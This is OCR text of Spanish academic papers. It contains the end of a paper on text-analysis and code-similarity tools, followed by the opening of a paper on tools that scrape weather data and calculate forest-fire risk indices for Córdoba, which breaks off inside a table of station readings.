A los efectos de que el material de entrenamiento producido sea consistente, es necesario una capacitación previa de los anotadores humanos respecto al uso de esta herramienta. En la misma se detallan y unifican criterios de clasificación, esto permite disminuir la subjetividad del anotador al momento de la clasificación. Otra de las técnicas que se han utilizado es la clasificación por pares evaluadores, que consiste en que dos anotadores humanos realicen de manera simultánea y en forma conjunta la clasificación de un material de entrenamiento.

[1] http://www.nist.gov
[2] http://www.clef-initiative.eu/




Figura 1. Interfaz principal de carga y clasificación de pares de un corpus.

Experimentalmente se puso a prueba la velocidad en la clasificación del ACC en comparación con el uso de una planilla de cálculos para clasificar pares de la tarea denominada RTE.

Empíricamente se obtuvo que los evaluadores lograron un incremento en la velocidad de clasificación en aprox. un 37% en comparación al requerido sin el uso de la herramienta.

A su vez, se observó también una disminución en la tasa de errores de clasificación y esa tasa disminuía a valores cercanos al 0% cuando la herramienta era utilizada por dos evaluadores humanos simultáneamente.

Una funcionalidad destacable del ACC es permitir trabajar con subcadenas de texto, y anotar el fenómeno lingüístico que entre ellos se sostiene.

Por último, destacamos la posibilidad de realizar la trazabilidad entre los pares de textos y los anotadores, lo cual hace posible conocer qué porcentaje de un corpus ha sido clasificado por cada anotador humano, y la cantidad de anotadores que intervinieron en el proceso de clasificación. Esto permite no solo cuantificar el trabajo de los anotadores, sino también identificar el porcentaje de errores humanos introducido por cada anotador.

Este subsistema continúa en ampliación de sus funcionalidades, y se está trabajando con un módulo que genere reportes estadísticos que permitan calcular automáticamente la consistencia del material de entrenamiento, midiendo el acuerdo inter-anotador.

Subsistema: Mapeo de Datos

El subsistema de Mapeo de Datos (PMD) está compuesto por dos aplicaciones, un aplicativo de escritorio y una aplicación web que permite manipular múltiples orígenes de datos estructurados, tales como archivos correspondientes a información contenida en diversos motores de bases de datos, y concentrarlos en un repositorio común, una base de datos sql-server, para poder aplicar posteriormente técnicas de análisis de textos.

Esto permite procesar y analizar información, posiblemente distribuida, de diversos repositorios de datos. Esta técnica presenta una clara ventaja y desventaja. La ventaja es contar con un repositorio de información centralizada, la desventaja es que se cuenta con un snapshot o instantánea de los repositorios originales y son necesarias técnicas de mantenimiento de la información actualizada.

La Figura 2 presenta la interfaz principal del subsistema (aplicación de escritorio en entorno Windows) y muestra la manera interactiva en la que se realiza el mapeo de datos.

El fin último de este módulo es contar con un repositorio de información estructurada de modo tal que facilite y permita el adecuado procesamiento de la información, para que sobre ella puedan utilizarse técnicas de mineria de datos.




Figura 2. Interfaz Principal de Mapeo de Datos

La normalización en el repositorio presenta algunas restricciones de funcionalidad, entre ellas:

- Sólo es posible trabajar con hasta seis tablas de origen de datos.
- Sólo es posible mapear una vez cada tabla de la base de datos de origen.
- Sólo es posible conectar hasta cinco campos por cada tabla de origen.
- Sólo puede estar presente una vez cada campo de una determinada tabla de origen.

Como trabajo futuro sobre este subsistema se ampliarán las funcionalidades para eliminar de las restricciones anteriores y se trabajará en el diseño de aplicación web con las librerías más recientes de Javascript y Html 5.0.

Subsistema: Banco de Pruebas de Algoritmos de Semejanza

El subsistema de Banco de Pruebas de Algoritmos de Semejanza (BPAS), es una aplicación de consola que permite a través de un archivo de configuración seleccionar un conjunto de criterios y su peso relativo en el proceso de comparación.

Mediante el empleo del método de Jerarquía Analítica (AHP) el programa puede encontrar la opción óptima en base a los criterios previamente definidos por el usuario.

El método AHP [16, 17] es utilizado cuando se deben tomar decisiones en escenarios complejos [18, 19] y provee una manera de encontrar la solución óptima al problema de seleccionar una opción entre un conjunto de opciones posibles.

La selección de la opción más óptima estará regida por los factores que influyen en el proceso de toma de

decisiones, como así también por el peso que se les asigne a los mismos.

El primer paso consiste en definir los criterios de comparación y en asignarles un peso a cada uno de ellos (la suma debe dar igual a 1). Luego, se define un árbol de criterios (Fig. 3) que será utilizado por el método AHP. Como resultado el programa informa cuál es el programa óptimo en base a los criterios seleccionados.

Cabe notar que una modificación de los pesos en los criterios (cambio de prioridades) impactará en la selección del programa óptimo.

La Figura 3 presenta la jerarquía que implementa el programa BPAS.

Como trabajo futuro, se planea el desarrollo de una interfaz gráfica de usuario que permita la selección de criterios y su correspondiente asignación en pesos de manera gráfica como un típico árbol de jerarquía analítica.




Figura 3. Jerarquía Analítica del programa BPAS.

Subsistema: Análisis de Similitud

El subsistema de Análisis de Similitud (SAS) permite cuantificar el grado de similitudes entre archivos de código fuente escritos en diferentes lenguajes de programación.

Este software hace uso de diferentes herramientas de detección de similitudes y las resume en porcentajes. A su vez permite la comparación exhaustiva entre un conjunto de archivos y brinda un ranking de similitud que puede ser utilizado en la reutilización de códigos fuentes, y en la detección de uso de patrones en el código fuente, entre otras aplicaciones.

Permite trabajar en forma concurrente con los siguientes programas comparadores de documentos. Para ello realiza la ejecución en modo 1 vs N, lo cual significa que se selecciona un archivo de código fuente semilla (en .c, .cpp o Java) y se selecciona un directorio del disco duro. Luego, el software comparará la semilla contra cada uno de los archivos del directorio seleccionado y arrojará valores de similitud obtenidos con cada una de las herramientas mencionadas anteriormente.

La interfaz inicial puede observarse en la Figura 4, donde:

- Archivo a comparar: permite seleccionar el archivo a ser comparado.

- Archivos a comparar: permite seleccionar un directorio con todos los archivos contra los que se va a comparar el archivo seleccionado (semilla o seed).
- Threshold: es el límite de líneas duplicadas en conjunto para Simian.
- Comparar: Realiza la comparación.

En la salida producida se podrá observar e1 nombre del archivo a comparar, nombre del archivo con que se comparó y el porcentaje de similitud por programa, y los programas que no se pudieron comparar.

Se está trabajando actualmente con mejoras adicionales para extender la comparación a otros lenguajes como Python.

Los próximos pasos intentarán abordar el problema de N vs N. Es decir, que dado un directorio que se elija que compare todos los elementos entre sí para determinar todos los k-pares de archivos más similares estableciendo un umbral mínimo.




Figura 4. Subsistema de Análisis de Similitud

Subsistema: Visualización de Diferencias en Documentos

El subsistema de Visualización de Diferencias en Documentos (VDD) permite seleccionar un algoritmo de comparación para resaltar visualmente las diferencias entre dos archivos de textos. Se ha trabajado principalmente sobre archivos de código fuente.

Las diferencias entre los dos documentos son mostradas con colores para destacar la inserción, eliminación y modificación de texto respecto del documento original.

En la Figura 5 se muestra un ejemplo de uso del visualizador comparando dos archivos fuentes de código Java.

Las inserciones de texto se visualizan resaltadas en color verde, las eliminaciones de texto se resaltan con color rojo y las modificaciones de texto se resaltan con color amarillo.

El texto insertado o eliminado se determina en función del nuevo texto o del texto faltante en el documento original (semilla) respecto del archivo contra el cual se realiza la comparación.

Este subsistema está pensado para ser utilizado como etapa final de un procesamiento de textos en el que se desee realizar una exploración manual y minuciosa de la diferencia entre dos archivos de texto.

Como mejoras de este subsistema destacamos el tiempo de comparación, ya que el tiempo crece de

manera cuadrática respecto del tamaño de los archivos a comparar.

Este tiempo puede ser disminuido empleando estructuras de datos más eficientes en el proceso de comparación y utilizando diferentes controles de visualización.




Figura 5. Visualizador de Diferencias de Documentos

Conclusiones

En este artículo se presentan cinco subsistemas que permiten realizar la creación de fuentes de datos, la manipulación, clasificación, y selección de información estructurada y no estructurada, la selección de las métricas más adecuadas y la visualización de las diferencias entre documentos.

Los subsistemas ACC y PMP han sido construidos específicamente para abordar el problema del material de entrenamiento en los algoritmos basados en aprendizaje por computadora, y de esta manera poder disminuir el trabajo manual de clasificación, y anotación de material.

Los subsistemas BPAS y ADS permiten atacar el problema de la selección de la métrica más adecuada entre un conjunto de métricas disponibles.

Finalmente, el subsistema VDD es una herramienta que permite observar en detalle dos documentos de textos y resaltar sus diferencias. Todos los subsistemas se encuentran en proceso de ampliación de sus funcionalidades y características, tal como se detalla en la descripción de cada uno de ellos.

Como trabajo futuro se continuará trabajando en la integración de estos subsistemas y al desarrollo de nuevos algoritmos de similitud sobre textos estructurados.

Referencias

[1] Klavansy J, Resnik P, “The Balancing Act. Combining Symbolic and Statistical Approaches to Language”. MIT Press, 1996.

[2] Manning C, Schutze H. *Foundations of Statistical NaturalLanguage Processing*.The MIT Press, Cambridge, MA, 1999.

[3] Castillo J. “Sagan in TAC2009: Using Support Vector Machines in Recognizing Textual Entailment and TE Search Pilot task”. TAC, NIST, USA, 2009.

[4] Castillo J., Cardenas M. “Using Sentence Semantic Similarity Based on WordNet in Recognizing Textual Entailment”. Iberamia 2010, LNCS, vol. 6433, pp. 366-375,2010.

[5] Castillo J. “Using Machine Translation Systems to Expand a Corpus in Textual Entailment”. Proceedings of the Icetal 2010, LNCS, vol. 6233, pp.97-102, 2010.

[6] Feldman R., Hirsh H. “Exploiting Background Information in Knowledge Discovery from Text”. Journal of Intelligent Information Systems, 1996.

[7] Lewis D. “Evaluating and optimizing autonomous text classification systems”. In Proceedings of SIGIR-95, 18th ACMInternationalConference onResearch and Development in Information Retrieval. Seattle, US, págs. 246-254, 1995.

[8] Craven M., Shavlik J. “Using Neural Networks for Data Mining”. Future Generation Computer Systems, 13, págs. 211-229, 1997.

[9] Goodfellow I. , Bengio Y., y Courville A. Deep Learning. MIT Press. 2016.

[10] N. Buduma. *F*undamentals of Deep Learning*:* Designing Next-Generation Artificial Intelligence Algorithms. O' Really book. 2015

[11] Cardenas M, Castillo J., Martin N., Hernández N., Velazco M. "Herramientas para el desarrollo de sistemas de análisis de textos no estructurados". XXI WICC, San Juan. 2019.

[12] Castillo J, Cardenas M. “Creación de Corpus para Aplicaciones de Análisis de Texto No Estructurado”. Conaiisi 2015. Buenos Aires. 2015.

[13] Stefan T., Stefanowitsch A., “Corporain in Cognitive Linguistics”. Corpus Based Approaches to Syntax and Lexis, Berlin: Mouton, pág. 117, 2006.

[14] Castillo J. “The Contribution of FaMAF at QA@CLEF 2008”. Answer Validation Exercise. In proceeding of CLEF 2008. September, Aarhus, Denmark. 2008.

[15] Castillo J., Estrella P. “Semantic textual similarity for MT evaluation”. Workshop in Machine Translation. USA. 2012.

[16] Bhushan N., Kanwal R. “Strategic Decision Making: Applying the Analytic Hierarchy Process”. London: Springer-Verlag. 2004.

[17] Saaty T., Peniwati K. “Group Decision Making: Drawing out and Reconciling Differences”. Pittsburgh, Pennsylvania: RWS Publications, 2008.

[18] Hong Duan, Wei Zhao, Gaige Wang and Xuehua Feng. “Test-Sheet Composition Using Analytic Hierarchy Process and Hybrid Metaheuristic Algorithm TS/BBO”. Mathematical Problems in Engineering Volume 2012. Article ID 712752, 22 pages. 2012.

[19] Jiandong Zhang, Jin Yang, Xuan Ma and Juanjuan Gong. “Research and Application on Improved group decision making AHP algorithm”. Applied Mechanics and Materials Vols. 336-338. 2013 .

Herramientas de Recolección, Visualización y Análisis de Incendios Forestales

Cardenas Marina, Nicolás Hernandez, Martín Navarro Mugas, Castillo Julio
Laboratorio de Investigación de Software LIS
Departamento de Ingeniería en Sistemas de Información
Facultad Regional Córdoba, Universidad Tecnológica Nacional
{ ing.marinacardenas, damiannicolas05, mnavarromugas, jotacastillo }@gmail.com

Resumen

En este artículo se presentan dos herramientas que forman parte de un sistema de gestión de información meteorológica y de predicción de incendios forestales.

Las herramientas desarrolladas que permiten realizar la recolección automática de información meteorológica, cálculo de índices de riesgos y la visualización de información atmosférica, riesgo de incendios y la ocurrencia de siniestros.

Adicionalmente se provee un mecanismo de interoperabilidad para poder visualizar esta misma información en un sistema de información geográfica GIS.

Los subsistemas planteados brindan soporte al área de Investigación y Desarrollo Técnico del Plan Provincial de Manejo del Fuego de la Secretaría de Gestión de Riesgo y Catástrofes del Gobierno de la provincia de Córdoba.

Introducción

Debido a los cambios climáticos constantes que ocurren a nivel mundial, año tras años se hace más evidente la ocurrencia de fenómenos climatológicos extremos tales como inundaciones, terremotos, incendios forestales, entre otros, que ocasionan cuantiosas pérdidas económicas, ecológicas y, principalmente, vidas humanas [1, 2].

En particular, los incendios forestales son uno de los mayores problemas ambientales que se repiten año tras año a nivel mundial que producen graves daños, por lo cual la detección temprana de los mismos es una herramienta clave que puede permitir una lucha más eficaz contra este flagelo.

En base a la problemática planteada se hace evidente que la prevención, detección y seguimiento de incendios son actividades fundamentales para poder afrontar su impacto y consecuencias mediante un plan de gestión de riesgos que integre de manera holística los distintos sectores involucrados.

Dado que el monitoreo y supervisión humana directa son tareas que incurren en costos demasiado elevados, se han desarrollado diversas soluciones automáticas para este propósito, con orientaciones diferentes basadas en tres tipos de aproximaciones [3]:

- Aproximaciones basadas en satélites [4].
- Aproximaciones basadas en scanners de humo e infrarrojos [5].
- Aproximaciones basadas en sensores meteorológicos locales [6].

Debido a la complejidad y magnitud del volumen de datos con los que se trabaja en este tipo de problema, diversos autores [7 y 8] sostienen que las aproximaciones basadas en los métodos estadísticos clásicos para predicción no son una alternativa viable. En vez de esto, los enfoques orientados a la aplicación de técnicas de Data Mining (DM) han brindado alternativas para tratar de resolver la problemática, ya que son los que mejor se aproximan en la búsqueda de relaciones entre las variables meteorológicas y la ocurrencia de incendios forestales, tanto de causas naturales como antrópicas.

El objetivo de este artículo es describir dos herramientas que se desarrollaron en el contexto de un sistema de predicción de incendios forestales. Estas herramientas incluyen un subsistema de recolección de información meteorológica, y un subsistema de visualización de siniestros e información meteorológica.

Ambas herramientas forman parte de un sistema mayor de gestión de información meteorológica y de predicción de incendios forestales.

En la siguiente sección se describe el Sistema de Gestión de información Meteorológica e Incendios

Forestales, y en las siguientes secciones se describen dos herramientas de recolección y visualización de información meteorológica y finalmente se realizan las conclusiones y se menciona el trabajo futuro.

Sistema de Gestión de información Meteorológica y de Predicción de Incendios Forestales

El contexto en el cual se utilizan las herramientas descriptas en este artículo, son como parte de un sistema integral que va desde el registro manual de información meteorológica hasta la predicción de incendios forestales.

Este sistema brinda un conjunto de facilidades que permiten realizar una adecuada administración y gestión de la información meteorológica.

Para ello cuenta con diversas funcionalidades encapsuladas en diferentes módulos, entre las que destacamos, un módulo que permite el registro manual de información meteorológica (en este artículo exponemos la herramienta que permite automatizar esta tarea), un módulo de chat de consulta y de reporte de incendios, un módulo de reporte de incendios vía Twitter, un módulo de generación de reportes, y un módulo de predicción de incendios forestales.

Este último módulo se basa en los registros históricos de información meteorológica y de siniestros (incendios forestales) de las áreas afectadas, que incluyen la región noreste de la provincia de Córdoba. Es el módulo principal del sistema, puesto que se encarga de realizar las predicciones de ocurrencia de siniestros. Las mediciones recolectadas e históricas se utilizan para crear un modelo matemático/computacional basado en aprendizaje por computadora, que sea capaz de predecir la ocurrencia o no de un incendio y la cantidad de hectáreas involucradas. Este subsistema se basa en técnicas de aprendizaje automático supervisado, tales como Redes Neuronales Artificiales (RNA) [9] y Máquinas de Soporte Vectorial (SVM, Support Vector Machines) [10], para poder llevar a cabo las predicciones. Los resultados preliminares arrojan una efectividad del 70.20% al predecir la ocurrencia o no de un incendio forestal en la provincia de Córdoba, combinando información índole temporal, espacial, satelital y basados en el índice FWI (Forest Fire Weather Index).

En función de la obtención de este modelo se pone en evidencia la utilidad de las entradas propuestas en este trabajo para la predicción de incendios forestales en la provincia de Córdoba en base a los datos recopilados de índole temporal, espacial, satelital y basados en el índice FWI.

Tanto el módulo de recopilación manual de información meteorológica, como el módulo de recolección automática y el mismo módulo de predicción utilizan la información de los componentes del índice FWI (Canadian Forest Fire Weather Index - FWI). El FWI fue diseñado en la década del 70, como un índice numérico usado para fines preventivos, y se ha utilizado para alertar a la población sobre riesgos de incendios. Este índice requiere de unos sencillos cálculos manuales y cuatro tipos de observaciones meteorológicas (temperatura, humedad relava, lluvia y viento), datos que son comúnmente recolectados en muchas estaciones en todo el mundo. Entre los países donde se ha aplicado se puede mencionar Canadá, Nueva Zelanda y Argentina.

Subsistema de Recolección Automática

Este subsistema posibilita el registro de las mediciones diarias de temperatura efectuada por los bomberos, o por las estaciones meteorológicas. A su vez, forman parte de este subsistema, todos los registros históricos de mediciones de condiciones climatológicas y los siniestros registrados. La información histórica acerca de incendios previos es esencial para el correcto funcionamiento de todo el sistema, y es por ello que la exactitud de la información disponible condiciona de manera directa los resultados producidos por el sistema. Es interesante remarcar que aún en muchos lugares no se lleva a cabo un de registro de mediciones y ésta es una de las razones que motivaron el desarrollo de este subsistema.

Con el objetivo de brindarle una solución automatizada a los bomberos del plan del manejo contra el fuego de la provincia de Córdoba, se realizó un subsistema integrado al sistema de predicciones mediante la técnica de web scraping que permite la recolección de información meteorológica de diversas fuentes para la creación de un informe en donde se realizan los cálculos utilizando los indicadores pertinentes a los índices FWI que mide una estimación del riesgo de incendios forestales creado por el servicio meteorológico de Canadá.

La motivación de dicha implementación fue a raíz de que los bomberos diariamente consultaban varias páginas meteorológicas con el fin de obtener los indicadores necesarios para el cálculo del índice FWI y realizar un informe en forma manual para ser distribuido a los diferentes sitios de interés. Dicha tarea, no sólo es propensa a errores humanos sino que también significa un gran consumo de tiempo, muchas veces implicando la discontinuidad del informe o su tardía concepción.

El desarrollo se basó en la extracción de información directamente de las páginas HTML públicas que brindan las fuentes consultadas. Se utilizó esta técnica al carecer de alguna API (del inglés API: Application Programming Interface) de consulta.

Asimismo fue necesario realizar el procedimiento de scraping de manera iterativa en forma regular, de manera tal que diariamente a una misma hora se realice la recolección automáticamente y sin la intervención del usuario. La información puede obtenerse de múltiples páginas meteorológicas y es configurable por el usuario. La figura 1 muestra un resultado de la captura automática de esta información de mediciones meteorológicas junto con el cálculo de índices y subíndices de riesgo de incendios forestales basados en FWI. Esto se realiza para cada una de las estaciones meteorológicas de la Provincia de Córdoba.

Esta información es posteriormente almacenada en la base de datos, y luego de la generación y cálculo de los índices FWI se emite un reporte y un informe de libre acceso para los bomberos de los diferentes destacamentos.

Meteorológica	T°	HR	VV	PP	FFMC	DMC	DC	ISI	BUI	FWI	PELIGRO
id: 1 - Aeropuerto Cordoba (1)	21.2	76	11	34	45	17	247	30	26.5	0.2	B
id: 2 - Aeropuerto Rio Cuarto (1)	23.3	66	17	5	80	7.6	201.7	14	1	0.7	B
id: 3 - Aeropuerto Villa Dolores (1)	23.2	63	9	2	82.7	15.2	362.7	24.2	0.3	0.4	B
id: 4 - Villa de Maria de Rio Seco (1)	20.6	66	4	25	28.1	22.6	446.7	40.1	0	0	B
id: 5 - Camino de 60 cuadras (2)	17.5	100	0	10.4	43.3	22.5	377.4	39.6	0.1	0.1	B
id: 6 - Colonia Caroya (2)	17.5	97.2	10.7	5.6	55.7	30.5	455.6	53.4	0.3	0.5	B
id: 9 - La Cumbrecita (2)	13.7	66.5	3.2	22.6	48.5	10	26.6	10.3	0.1	0.1	B
id: 10 - Las Arrias (2)	15.5	97.2	2.4	0	88.5	222	1059.6	285.5	3.5	19.3	A
id: 11 - Villa De Soto (2)	24.7	65.1	5.5	3	73.7	32.5	533.5	57	0.7	2	B
